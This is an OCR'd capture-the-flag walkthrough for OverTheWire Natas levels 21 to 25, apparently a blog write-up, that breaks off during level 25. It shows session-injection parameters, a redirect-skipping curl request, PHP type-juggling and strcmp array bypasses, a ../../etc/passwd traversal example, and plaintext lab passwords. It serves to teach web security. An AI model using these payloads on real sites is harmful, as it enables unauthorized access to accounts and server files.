
From here, you can add &admin=1 near the end of the POST data. The reasoning behind this is the source code we saw earlier that indiscriminately reads key/value pairs into the $_SESSION variable.



Add ?debug on the end of /index.php:




Click “Go” and then look at the response. You’ll see that admin=>1 was read into the $_SESSION variable.`




Now, we need to make a GET request to http://natas21.natas.labs.overthewire.org/index.php?debug using the same PHPSESSID. You can either modify the existing request (changing POST to GET, changing the host, removing the referer and origin, POST data, etc.) or you can make a new request in your browser, and send that to the Repeater. For whatever reason, I had timeouts using the first method (maybe a copy/paste error), so instead, I went this route:

1. Queue up both of the original requests from natas21-experimenter and natas21.
2. Send each to the Repeater.
3. Modify the natas21-experimenter one (as shown above) to include &admin=1 in the POST data.
4. Send that request.
5. Immediately copy the PHPSESSID over to the second request, and send that.




6. Get the flag ☺



Natas 22:

If we navigate to http://natas22.natas.labs.overthewire.org/ and log in with credentials found in the last level (natas22 and chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ), we see a curiously blank UI:



We're given the source code again. This part seems pretty straightforward: if we have the key revelio in

our GET request, we're shown the password

```
<?
    if(array_key_exists("revelio", $_GET)) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas23\n";
    print "Password: <censored></pre>";
    }
?>
```

If we make a GET request with the revelio key (http://natas22.natas.labs.overthewire.org/index.php?revelio), we still get a blank page (and no flag). The reason why is in the top part of the source code:

```
<?
session_start();

if(array_key_exists("revelio", $_GET)) {
    // only admins can reveal the password
    if(!
($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1)) {
    header("Location: /");
    }
}
?>
```

If the revelio array key exists, and if the $_SESSION variable doesn't include admin=1, then we get redirected to location / which is the original index.php page.
That's why we're getting a blank page when we include the revelio key.
This level seems pretty easy but does a good job in demonstrating a not-uncommon problem: it's not enough to redirect people away from sensitive information if they can intercept requests and view that information before the redirect happens.
There are two ways we can do this. You can use curl without the -L flag, so redirects are not followed:


curl -H 'Authorization: Basic bmF0YXMyMjpjaEc5ZmJlMVRxMmVXVk1nallZRDFNc2ZJdk40NjFrSg==' http://natas22.natas.labs.overthewire.org/index.php?revelio

```
> curl -H 'Authorization: Basic bmF0YXMyMjpjaEc5ZmJlMVRxMmVXVk1nallZRDFNc2ZJdk40NjFrSg==' http://natas22.natas.labs.overthewire.org/index.php?revelio


<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas22", "pass": "chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">

You are an admin. The credentials for the next level are:<br><pre>Username: natas23
Password: D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Or you could use Burp Suite and look at the 302 request before the redirect happens.

Natas 23: 23

If we visit the homepage for level 23 (with username natas and password) we see this:



We're asked to provide a password. Let's look at the source code for more information:

```php
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(strstr($_REQUEST["passwd"],"iloveyou") && ($_REQUEST["passwd"] > 10 )){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas24 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

The webpage will show us the password if two conditions are met. First, the request needs to include a passwd key. That's easy enough.
if(array_key_exists("passwd",$_REQUEST)){

Second, this comparison needs to evaluate to true.
if(strstr($_REQUEST["passwd"],"iloveyou") && ($_REQUEST["passwd"] > 10)){

The PHP function strstr finds the first occurrence of a string and returns the part of the string starting from and including the first occurrence of the "needle" value (in our case, iloveyou).


If you aren't familiar with PHP, we can test this out in a repl shell. Open up your terminal of choice and type php -a. You can also use an online sandbox such as this one.
First, let's check the strstr() comparison:

```
[php > echo strstr("iloveyou", "iloveyou");
 iloveyou
[php > echo strstr("ourinput", "iloveyou");
[php > echo strstr("ourinputendingin_iloveyou", "iloveyou");
 iloveyou
 php >
```

As you can see, anything that includes "iloveyou" in the first argument (which is our input) evaluates a non-zero output.
Next, we can test out the other part of the conditional. I originally thought this was a string length comparison but there's more to it than that. Any value that starts with a number higher than 10 will result in a true output.


```
[php > $_REQUEST["passwd"] = "iloveyou";
[php > if ($_REQUEST["passwd"] > 10) { echo "true"; } else { echo "false"; }
 false
[php > $_REQUEST["passwd"] = "10iloveyou";
[php > if ($_REQUEST["passwd"] > 10) { echo "true"; } else { echo "false"; }
 false
[php > $_REQUEST["passwd"] = "abciloveyou";
[php > if ($_REQUEST["passwd"] > 10) { echo "true"; } else { echo "false"; }
 false
[php > $_REQUEST["passwd"] = "100iloveyou";
[php > if ($_REQUEST["passwd"] > 10) { echo "true"; } else { echo "false"; }
 true
```

Given what we've just learned, we know that our password needs to 1) start with a value higher than 10 and 2) include "iloveyou".
I chose the password 100iloveyou:



Natas 24:

Login into natas 24 by using the username and password obtained from previous level



The source code provided shows that the password comparison is done using strcmp().

```php
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(!strcmp($_REQUEST["passwd"],"<censored>")){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas25 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

The strcmp() function will:

- **Return < 0 if string1 is less than string2**
- **Return > 0 if string1 is greater than string2**
- **Return 0 if equal**


For example, we can use a PHP sandbox or php -a in a terminal window to test this out

```
[php > echo strcmp("a", "password");
 -15
[php > echo strcmp("p", "password");
 -7
[php > echo strcmp("q", "password");
 1
[php > echo strcmp("password", "password");
 0
[php > echo strcmp("password!!!", "password");
 3
```

If we were able to get any feedback from the strcmp() function, it might be possible to brute force the password by using the negative or positive feedback from the strcmp() function. But that's not the case for us.

A little bit of digging around for "bypassing strcmp" helped me find this CTF writeup from CSAW. In the CSAW challenge, players are able to bypass the check entirely by getting the $password value to equal NULL, which in PHP is equal to 0. The way they do this is by setting $password equal not to a string but to an array. And, the natas24 source code has no checks to make sure we don't do this.


If we submit a password through the form, the URL is updated to reflect this.



For example, submitting “test” results in a URL of
http://natas24.natas.labs.overthewire.org/?passwd=test


Where passwd is set equal to the string test.
If instead, we submit this request with passwd as an array (by adding in []), passwd will be equal to NULL, which is equal to 0. This will pass the strcmp() comparison:

http://natas24.natas.labs.overthewire.org/?passwd[]=test



Natas 25:

Login to natas 25 using the username and password we got from the previous level



If we change the language in the dropdown, a different text is displayed. And we see that the lang parameter in the URL is updated to http://natas25.natas.labs.overthewire.org/?lang=de.

Source code analysis

We're given the source code, so let's check that out next. When the page loads, each file in the languages/ directory is iterated through, and echoed as an option. For us, this means en and de for English and German, respectively.

```
<?php foreach(listFiles("language/") as $f) echo "<option>$f</option>"; ?>
</select>
</form>
</div>

<?php
    session_start();
    setLanguage();

    echo "<h2>$__GREETING</h2>";
    echo "<p align=\"justify\">$__MSG";
    echo "<div align=\"right\"><h6>$__FOOTER</h6><div>";
?>
```

Then the session is started, setLanguage() is called, then the appropriate greeting, message, and footer values are displayed. The listFiles() function will get all the files in the given directory. So if the directory is language/en, it will return the file in that directory, which is what was displayed to us when we opened up the web app.

setLanguage()

The setLanguage() function gets the language out of the request (lang) and checks it against the safeinclude() function. If no language is requested, it defaults to English.

```
function setLanguage(){
    /* language setup */
    if(array_key_exists("lang",$_REQUEST))
        if(safeinclude("language/" . $_REQUEST["lang"] ))
            return 1;
    safeinclude("language/en");
}
```

The safeinclude() function looks like this:

```php
function safeinclude($filename){
    // check for directory traversal
    if(strstr($filename,"../")){
        logRequest("Directory traversal attempt! fixing request.");
        $filename=str_replace("../","",$filename);
    }
    // dont let ppl steal our passwords
    if(strstr($filename,"natas_webpass")){
        logRequest("Illegal file access detected! Aborting!");
        exit(-1);
    }
    // add more checks...

    if (file_exists($filename)) {
        include($filename);
        return 1;
    }
    return 0;
}
```

First, it prevents (or tries to prevent) directory traversal attacks with this section:

```
if(strstr($filename,"../")){
  logRequest("Directory traversal attempt! fixing request.");
  $filename=str_replace("../","",$filename);
}
```

This is meant to prevent someone from inputting ../../../../etc/passwd, for example, to access files outside of the webserver directory.
The safeinclude() function also prevents natas_webpass from being included in the request.

```
if(strstr($filename,"natas_webpass")){
  logRequest("Illegal file access detected! Aborting!");
  exit(-1);
}
```

That means we can't access /etc/natas_webpass/natas26 directly, which is where the password (probably) is. This assumption is based on previous levels, where the password was stored in /etc/natas_webpass/natasXX, where XX is the next level.
In the two checks above, the inclusion of ../ results in logging, whereas natas_webpass aborts the request entirely.

Logging

The last part of the source code that we haven't covered yet is the logRequest() function, which is called when we violate one of the checks that we just covered.

